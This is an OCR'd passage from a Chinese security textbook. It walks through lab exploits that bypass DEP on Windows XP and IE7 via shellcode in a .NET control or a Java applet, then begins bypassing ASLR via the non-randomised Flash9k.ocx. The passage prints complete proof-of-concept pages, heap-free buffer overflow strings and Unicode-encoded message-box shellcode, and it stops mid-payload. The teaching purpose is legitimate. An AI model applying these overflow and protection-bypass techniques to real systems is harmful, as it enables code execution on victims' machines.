


图 12.5.3 设置 DLL 基址

编译好 DLL 之后，我们需要将这个 DLL 和溢出 ActiveX 控件的 POC 页面放到同一目录下，

并通过如下代码调用。

```
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Shellcode"></object>
```

Shellcode 放置好后，我们来设置 POC 页面，并将 POC 页面与.NET 控件放到一台 Web 服务器上，在实验机上访问这个 POC 页面，以触发 ActiveX 中的溢出漏洞，通过.NET 控件绕过 DEP。POC 页面的代码如下所示。

```
<html>
<body>
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Class1"></object>
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u24E2\u2424";
test.test(s);
</script>
</body>
</html>
```

对代码和思路简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，本次实验所攻击的 ActiveX 控件不启用 GS。

（2）通过 Web 页面同时加载具有溢出漏洞的 ActiveX 控件和包含 shellcode 的.NET 控件。

（3）由于 shellcode 位于.NET 的.text 段中，因此 shellcode 所在区域具有可执行权限。

（4）ActiveX 控件中的 test 函数存在一个典型的溢出，通过向 test 函数传递超长字符串可以造成溢出，进而覆盖函数返回地址。

（5）编译.NET 控件的时候，我们设置了 DLL 的基址，所以我们可以将函数的返回地址覆盖为.NET 控件中的 shellcode 起始地址，进而转入 shellcode 执行。

（6）实验中使用的是 Unicode 编码，在计算填充长度时要考虑 Unicode 与 Ascii 编码之间的长度差问题。

实验环境如表 12-5-3 所示。

表 12-5-3　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP3	
DEP 状态 O	ptout	
浏览器	Internet Explorer 7	

用 IE 访问我们设置好的 POC 页面，如果浏览器提示 ActiveX 控件被拦截等信息请自行设

置浏览器安全权限，当浏览器弹出图 12.5.4 中所示的对话框时用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

图 12.5.4 IE 拦截到 Web 页面与 ActiveX 控件之间交互

然后我们转到 DEP_NETDLL.dll 的内存空间中查找 shellcode 的具体位置，大家可以通过 OllyDbg 的可执行模块窗口找到 DEP_NETDLL.dll 模块双击进入该内存空间。由于我们在 shellcode 开始部分布置了一串 0x90，所以我们很容易地就可以发现 shellcode 起始地址位于 0x242424DF，如图 12.5.5 所示。




图 12.5.5 .NET 控件中 shellcode 的位置

找到 shellcode 的起始地址后，我们来计算一下填充字符的长度。首先我们转到 VulnerAX.ocx 的内存空间中，然后通过查找参考字符串的方法，找到“aaaa”所在位置，这个位置就是 test 函数中的 printf(“aaaa”)的位置，我们在设置好断点，单击浏览器弹出对话框中的“是”按钮，程序会中断在刚才我们设置断点的位置。

单步运行程序到 RETN 4 的位置，然后观察堆栈。如图 12.5.6 所示，可以发现我们的填充字符从 0x01EF534 的位置开始，函数返回地址存放位置为 0x01EFF5A0，所以填充 108（0x6C）个字节就刚好覆盖到返回的返回地址，然后后面再跟上 shellcode 的起始地址就可以转入 shellcode 执行了。

图 12.5.6　ActiveX 控件溢出后的内存状态

JavaScript 实现代码如下所示，需要的注意的是由于在 JavaScript 中使用的是 Unicode 编码，而刚才计算填充长度是以 ASCII 码长度计算的，中间有一个 2 倍的转换。

```
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u24E2\u2424";
test.test(s);
</script>
```

分析结束，现在可以关掉 OllyDbg 了，用 IE 重新打开 POC 页面，让我们来看看是不是真的绕过 DEP 了，不出意外的话大家就可以看到“failwest”的对话框弹了出来。如图 12.5.7 所示。




图 12.5.7　.NET　控件中的 shellcode 成功执行

12.6 利用 Java applet 挑战 DEP

除了前面介绍的.NET 控件外还有一个小东西也是可以用来绕过 DEP 的，它就是 Java applet。Java appl et 与.NET 控件类似，都可以被 IE 浏览器加载到客户端，而且加载到 IE 进程的内存空间后这些控件所在内存空间都具有可执行属性，所以我们也可以将 shellcode 放置在 Java applet 里边来获得执行的机会。

与利用.NET 控件绕过 DEP 一样，我们也需要三方面的支持：

（1）具有溢出漏洞的 ActiveX 控件。

（2）包含有 shellcode 的 Java applet。

（3）可以触发 ActiveX 控件中溢出漏洞的 POC 页面。

含有溢出漏洞的 ActiveX 控件构建与注册和上一节中的完全一致，我们就不再过多介绍。接下来我们来建立一个含有 shellcode 的 Java a pplet。建立 Java a pplet 的过程比建立.NET 控件的过程要简单的多，只需要两步：

（1）随便找个文字编辑工具，将源代码编辑好。

（2）使用 Java 编译器将源代码编译为 class 文件。

编译成 class 文件后，就可以在 Web 中通过如下代码进行调用：

```
<applet code=class 文件名.class></applet>
```

本次实验使用的代码如下：

```
//Shellcode.java
import java.applet.*;
import java.awt.*;
public class Shellcode extends Applet {
            public void init(){
                        Runtime.getRuntime().gc();
                        StringBuffer buffer=new StringBuffer(255);
            buffer.append("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090" +
            "\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91" +
            "\uf48b\u7e8d\u33f4\ub7db\u2b04\u66e3\u33bb\u5332" +
            "\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c" +
            "\u1c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505" +
            "\u57ff\u95f8\u8b60\u3c45\u4c8b\u7805\ucd03\u598b" +
            "\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06" +
            "\u74c4\uc108\u07ca\ud003\ueb46\u3bf1\u2454\u751c" +
            "\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd" +
            "\ubb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33" +
            "\u6853\u6577\u7473\u6668\u6961\u8b6c\u53c4\u5050" +
            "\uff53\ufc57\uff53\uf857");
    }
}
```

这段代码只实现一个功能，就是将 shellcode 存在 Java applet 中。代码很简单我们就不再解释，然后我们来将其编译成 class 文件。由于某些机器上没有安装 JRE，为了脱离 Java appl et 对 JRE 的依赖，大家最好按照我们推荐的编译环境进行编译，具体的编译环境如表 12-6-1 所示。

表 12-6-1　编译环境

	推荐使用的环境	备　　注
操作系统	Windows SP SP3	
JAVA JDK	1.4.2	1.5 以前的均可
目标版本 1.	1	脱离 JRE，在不具有 JRE 机器上也可执行
编译指令 J	avac 路径\Shellcode.java –target 1.1	

本次实验我们将 Shellcode.java 放置在 C 盘根目录下，所以我们使用如下指令进行编译：javac c:\Shellcode.java –target 1.1 。编译成功后将会在 C 盘根目录下产生一个 Shellcode.class 文件，这就是我们的 Java applet。

接下来我们将 POC 页面与 Shellcode.class 放到一台 Web 服务器上，并在实验机上访问这个 POC 页面，以触发 ActiveX 中的溢出漏洞，并通过 Shellcode.class 绕过 DEP。POC 页面的代码如下所示。

```
<html>
<body>
<applet code=Shellcode.class width=300 height=50></applet>
<script>alert("开始溢出!");</script>
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u04EC\u1001";
test.test(s);
</script>
</body>
</html>
```

对代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，本次实验所攻击的 ActiveX 控件不启用 GS。

（2）通过 Web 页面同时加载具有溢出漏洞的 ActiveX 控件和包含 shellcode 的 Java a pplet 控件。

（3）Java applet 的内存空间中具有可执行权限，所以我们的 shellcode 也就有些执行的机会。

（4）ActiveX 控件中的 test 函数存在一个典型的溢出，通过向 test 函数传递超长字符串可以造成溢出，进而覆盖函数返回地址。

（5）将函数的返回地址覆盖为 Java applet 中.text 段的 shellcode 起始地址，进而转入 shellcode

执行。

（6）实验中使用的是 Unicode 编码，在计算填充长度时要考虑 Unicode 与 Ascii 编码之间的长度差问题。

实验环境如表 12-6-2 所示。

表 12-6-2 实验环境

	推荐使用的环境	备 注
操作系统	Windows SP SP3	
DEP 状态 O	ptout	
JRE 状态	启用	
JRE 版本 1.	4.2	不要使用高版本的 JRE，否则 Java applet 申请的内存不在 IE 进程中
浏览器	Internet Explorer 7	

说明：是否启用 JRE 会影响到 shellcode 的起始地址，大家可能需要根据自己实验情况来进行调整。

关于是否为浏览器启用 JRE 大家可以通过“Internet 选项→高级→Java→将 Java……用于<applet>”来设置，如图 12.6.1 所示。




图 12.6.1 为浏览器启用 JRE 支持

用 IE 访问我们设置好的 POC 页面，如里浏览器提示 ActiveX 控件被拦截等信息请自行设置浏览器安全权限，当浏览器弹出“开始溢出”的对话框时我们用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

不像.NET 控件，我们没有设置 Java a pplet 加载的基址，所以需要在内存中搜索 shellcode 来确定 shellcode 的位置，我们可以通过 OllyFindAddr 插件中的 Custom-search 搜索弹出对话框机器码的前 4 个字节“FC686A0A”来定位 shellcode。

如图 12.6.2 所示，我们在内存可以找到两处 shellcode（为什么是两处呢？大家思考一下）。

第二个地址为 buffer 字符串的位置，它是在程序运行时申请的空间，每次空间地址都会有轻微变化，所以本次实验选择第一个位置即 0x100104EC 开始的 shellcode。

题外话：第二个地址的 shellcode 也不是没有作用的，我们会在下一章中为大家介绍如何利用这个会变化的地址来挫败微软的另外一项安全机制。




图 12.6.2 shellcode 在内存中的位置

由于攻击的 ActiveX 控件与上一节中的一致，所以它的漏洞利用也就完全一样，只需要将 POC 页面中覆盖函数返回地址的字符串替换为 Java applet 中的 sh ellcode 起始地址即可，本次实验中地址为 0x100104EC，转换为 Unicode 编码后为“\u04EC\u1001”。修改 POC 页面并保存后，用 IE 重新打开页面就可以看到熟悉的对话框弹出来了，如图 12.6.3 所示。




图 12.6.3 Java applet 控件中的 shellcode 成功执行

第 13 章　在内存中躲猫猫：ASLR

13.1　内存随机化保护机制的原理

纵观前面介绍的所有漏洞利用方法都有着一个共同的特征：都需要确定一个明确的跳转地址。无论是 JMP E SP 等通用跳板指令还是 Ret2Libc 使用的各指令，我们都要先确定这条指令的入口点。所谓惹不起躲得起，微软的 ASLR（Address Space Layout Randomization）技术就是通过加载程序的时候不再使用固定的基址加载，从而干扰 shellcode 定位的一种保护机制。

实际上 ASLR 的概念在 Windows XP 时代就已经提出来了，只不过 XP 上面的 ASLR 功能很有限，只是对 PEB 和 TEB 进行了简单的随机化处理，而对于模块的加载基址没有进行随机化处理，直到 Windows Vista 出现后，ASLR 才真正开始发挥作用。

与 SafeSEH 类似 ASLR 的实现也需要程序自身的支持和操作系统的双重支持，其中程序的支持不是必需的，稍后我们会说明。

支持 ASLR 的程序在它的 PE 头中会设置 IMAGE_DLL_CHARACTERISTICS_ DYNAMIC_ BASE 标识来说明其支持 ASLR。微软从 Visual S tudio 2 005 SP1 开始加入了/dynamicbase 链接选项来帮我们完成这个任务，我们只需要在编译程序的时候启用/dynmicbase 链接选项，编译好的程序就支持 ASLR 了。

在本书中使用的 Visual S tudio 2008 (V S 9.0)中，可以在通过菜单中的 Project→project Properties→Configuration Pr operties→Linker→Advanced→Randomized B ase A ddress 选项对/dynmicbase 链接选项进行设置，如图 13.1.1。




图 13.1.1　VS2008　中/dynmicbase 链接选项

我们前面提到 ASLR 在 Windows Vista 之后的操作系统上才真正的发挥作用，它包含了映像随机化、堆栈随机化、PEB 与 TEB 随机化，接下来我们看看每一项的细节。

1. 映像随机化

映像随机化是在 PE 文件映射到内存时，对其加载的虚拟地址进行随机化处理，这个地址是在系统启动时确定的，系统重启后这个地址会变化。我们以 IE 为例来看看 Windows Vista 开启 ASLR 后各模块加载的微妙之处。我们用 OllyDbg 加载 IE 并记录其加载模块的地址，然后重启系统后再记录一次，如图 13.1.2 所示 IE 的各加载模块基址在系统重启会是变化的。




图 13.1.2　系统重启后模块的加载基址会有所变化

可能是出于兼容性的考虑，微软在系统中设置了映像随机化的开关，用户可以通过设置注册表中 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session M anager\Memory Management\MoveImages 的键值来设定映像随机化的工作模式。

- 设置为 0 时映像随机化将禁用。
- 设置为–1 时强制对可随机化的映像进行处理，无论是否设置 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识。
- 设置为其他值时为正常工作模式，只对具有随机化处理标识的映像进行处理。

如果注册表中不存在 MoveImages，大家可以手工建立名称为 MoveImages，类型为 DWORD 的值，并根据需要设置它的值，如图 13.1.3 所示。

2. 堆栈随机化

这项措施是在程序运行时随机的选择堆栈的基址，与映像基址随机化不同的是堆栈的基址不是在系统启动的时候确定的，而是在打开程序的时候确定的，也就是说同一个程序任意两次运行时的堆栈基址都是不同的，进而各变量在内存中的位置也就是不确定的。




图 13.1.3　设置 ASLR 工作模式

我们通过如下代码简单的测试一下堆栈随机化对变量在内存位置的影响，我们分别在堆和栈上各申请 100 个字节的空间，然后在 Windows XP 和 Windows Vista 下面各运行两次，来比较变量在内存中起始位置的情况。

```
int_tmain(intargc, _TCHAR* argv[])
{
            char * heap=(char *)malloc(100);
            charstack[100];
            printf("Address of heap:%#0.4x\nAddress of stack:%#0.4x",heap, stack);
            getchar();
            return 0;
}
```

运行结果如图 13.1.4 所示，在不具备堆栈随机化的 XP 上面两次申请空间的起始地址完全相同，而在 Vista 上面两次申请空间的起始地址相差甚远。

Windows XP　　**Windows Vista**

图 13.1.4　W indows XP 和 Vista 下堆栈随机化对比

3．PEB 与 TEB 随机化

PEB 与 TEB 随机化在 Windows XP SP2 中就已经引入了，微软在 XP SP2 之后不再使用固定的 PEB 基址 0x7FFDF000 和 TEB 基址 0x7FFDE000，而是使用具有一定随机性的基址，这就增加了攻击 PEB 中的函数指针的难度。覆盖 PEB 中函数指针的利用方式请参见“5.4 堆溢出利用（下）”中的实验的相关介绍。

获取当前进程的 TEB 和 PEB 很简单，TEB 存放在 FS:0 和 FS:[0x18]处，PEB 存放在 TEB 偏移 0x30 的位置，可以通过如下代码来获取当前进程的 TEB 和 PEB。

```
int_tmain(intargc, _TCHAR* argv[])
{
            unsignedintteb;
            unsignedintpeb;
            __asm{
                        moveax,FS:[0x18]
                        movteb,eax
                        moveax,dwordptr[eax+0x30]
                        movpeb,eax
            }
            printf("PEB:%#x\nTEB:%#x",peb,teb);
            getchar();
            return 0;
}
```

编译好程序后，运行多次以查看 PEB 和 TEB 的情况，运行结果如图 13.1.5 所示。从图中我们不难看出 PEB 和 TEB 的随机效果不是很好。

图 13.1.5 PEB 与 TEB 随机化结果

ASLR 的出现使得 shellcode 中的关键跳转只能在系统重启前，甚至只有程序的本次运行时才能执行，这使得 exploit 的难度大大增加。道高一尺，魔高一丈，任何一种保护技术都有一些自身的弱点，攻击者已经用事实告诉人们 ASLR 不是不可以突破的。

首先我们来看看 ASLR 中最重要的部分——映像随机化。由于 ASLR 将所有受保护模块的加载基址都做了随机化处理，我们以前找到的通用跳板指令的地址也就不再固定，这些指令也就失去了意义。但这个随机过程是不是完美无疵的呢？答案是否定的，细心的读者在看图 9.6.1 的时候会发现一个现象，虽然模块的加载基址变化了，但是各模块的入口点（Entry 那列）地址的低位 2 个字节是不变的，也就是说映像随机化只是对加载基址的前 2 个字节做了随机处理。

例如，某个模块的入口地址为 0x12345678，那么系统重启的它的入口地址可能会变为 0x43215678，地址的前 2 个字节是随机的，而后两个字节 0x5678 是固定的。这就给我们留下了一点点机会，此处暂且按住不表，带到稍后在“利用部分覆盖定位内存地址”一节中再详细说明。

然后再来看看 ASLR 中的堆栈随机化。这项措施将每个线程的堆栈基址都做了随机化处理，

使得程序每次运行时变量的地址都不相同。这样处理之后的好处是可以防止精准攻击，例如我们需要根据 shellcode 的起始地址直接跳转到 shellcode 执行，但是自从 JMP ESP 跳板指令开始使用后溢出时很少直接跳到 shellcode 中执行了；另外在浏览器攻击方面很流行的 heap spray 等技术，这些技术也是不需要精准跳转的，只需要跳转到一个大概的位置即可。所以这项措施对于目前的溢出手段影响有限。

最后我们来看看 PEB 和 TEB 的随机化。如前所述，其随机化程度实在不敢恭维，而且即便做到了完全随机，依然还是可以通过其他方法获取到当前进程的 PEB 和 TEB。

13.2 攻击未启用 ASLR 的模块

ASLR 仅仅是项安全机制，不是什么行业标准，不支持 ASLR 的软件有很多。不支持 ASLR 意味着加载基址固定，如果我们能够在当前进程空间中找到一个这样的模块，就可以利用它里边的指令来做跳板了，直接无视 ASLR。

这样的模块还不难找，就有一个摆在我们面前，这个模块就是大名鼎鼎的 Adobe Flas h Player ActiveX。

> **题外话：**在 IE 广泛启用安全机制后的相当一段时间，Flash Player ActiveX 并未支持 SafeSEH，ASLR 等新特性，作为浏览器应用最为广泛的插件之一，为广大黑客及技术爱好者们提供了一个不错的切入点，可谓人见人爱，花见花开。Adobe 在 Flash Player 10 以后的版本中开始全面支持微软的安全特性。

本次实验我们使用 Flash Player ActiveX 9.0.262 做演示，我们先来确定一下这个 Flash Player 是不是真的不支持 ASLR。首先我们用 IE 打开一个含有 Flash 的 Web 页面，然后用 OllyDbg 附加 IE 的进程，通过 OllyFindAddr 插件中的 Unprotected m odules->Without ASLR 来查找当前进程中未启用 ASLR 的模块。通过搜索结果可以看到 Flash Player 确实没有启用 ASLR，如图 13.2.1 所示。




图 13.2.1 未启用 ASLR 模块搜索结果

为了进一步确认，我们将系统重启之后再来查看 Flash9k.ocx 的加载基址是不是固定的。如图 13.2.2 所示，Flash9k.ocx 的加载基址确实是固定的。




图 13.2.2 系统重启前后 Flash9k.ocx 加载基址对比

接下来要考虑如何利用这个控件，由于 Flash9k.ocx 属于 IE 的控件，所以我们要采用攻击浏览控件的方法来利用它。与前面绕过 DEP 的演示类似，，我们需要三方面的支持：

（1）具有溢出漏洞的 ActiveX 控件。

（2）不启用 ASLR 的 Flash9k.ocx 控件。

（3）可以触发 ActiveX 控件中溢出漏洞的 POC 页面。

具有溢出漏洞的 ActiveX 控件在演示绕过 DEP 的时候我们就已经准备好了，现在只需要在 Windows V ista 下注册即可，注册方法与 Windows XP 下一致，通过执行 Regsvr32 路径\VulnerAX.ocx 即可。注意注册的时候要以管理员身份运行。

Flash player 的控件大家可以到 Adobe 的官方网上下载，注意要下载版本号为 9.0.262 的。

POC 页面的构建是我们工作的重点，而重中之重又是在 Flash9k.ocx 中找到一条稳定的跳板指令来转入 shellcode 执行，我们将使用如下 POC 页面来演示如何绕过 ASLR。

```
    <html>
    <body>
    <object    classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"    codebase=
"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0
,28,0" width="160" height="260">
    <param name="movie" value="160260501.swf" />
    <param name="quality" value="high" />
    <embed  src="160260501.swf"  quality="high"  pluginspage="http://www.adobe.
com/shockwave/download/download.cgi?P1_Prod_Version=ShockwaveFlash" type= "application/
x-shockwave-flash" width="160" height="260"></embed>
    </object>
    <object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
    <script>
    var s = "\u9090";
    while (s.length < 54) {
    s += "\u9090";
    }
    s+="\uD286\u1014\u9090\u9090\uE78A\u1012\u9090\u9090";
    s+="\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91\uf48b\u7e8d\u33f4\ub7d
b\u2b04\u66e3\u33bb\u5332\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c\u1c49\
u098b\u698b\uad08\u6a3d\u380a\u751e\u9505\u57ff\u95f8\u8b60\u3c45\u4c8b\u7805\uc
d03\u598b\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06\u74c4\uc108\u07ca\ud00
3\ueb46\u3bf1\u2454\u751c\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd\ubb2c\
u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33\u6853\u6577\u7473\u6668\u6961\u8b6c\u5
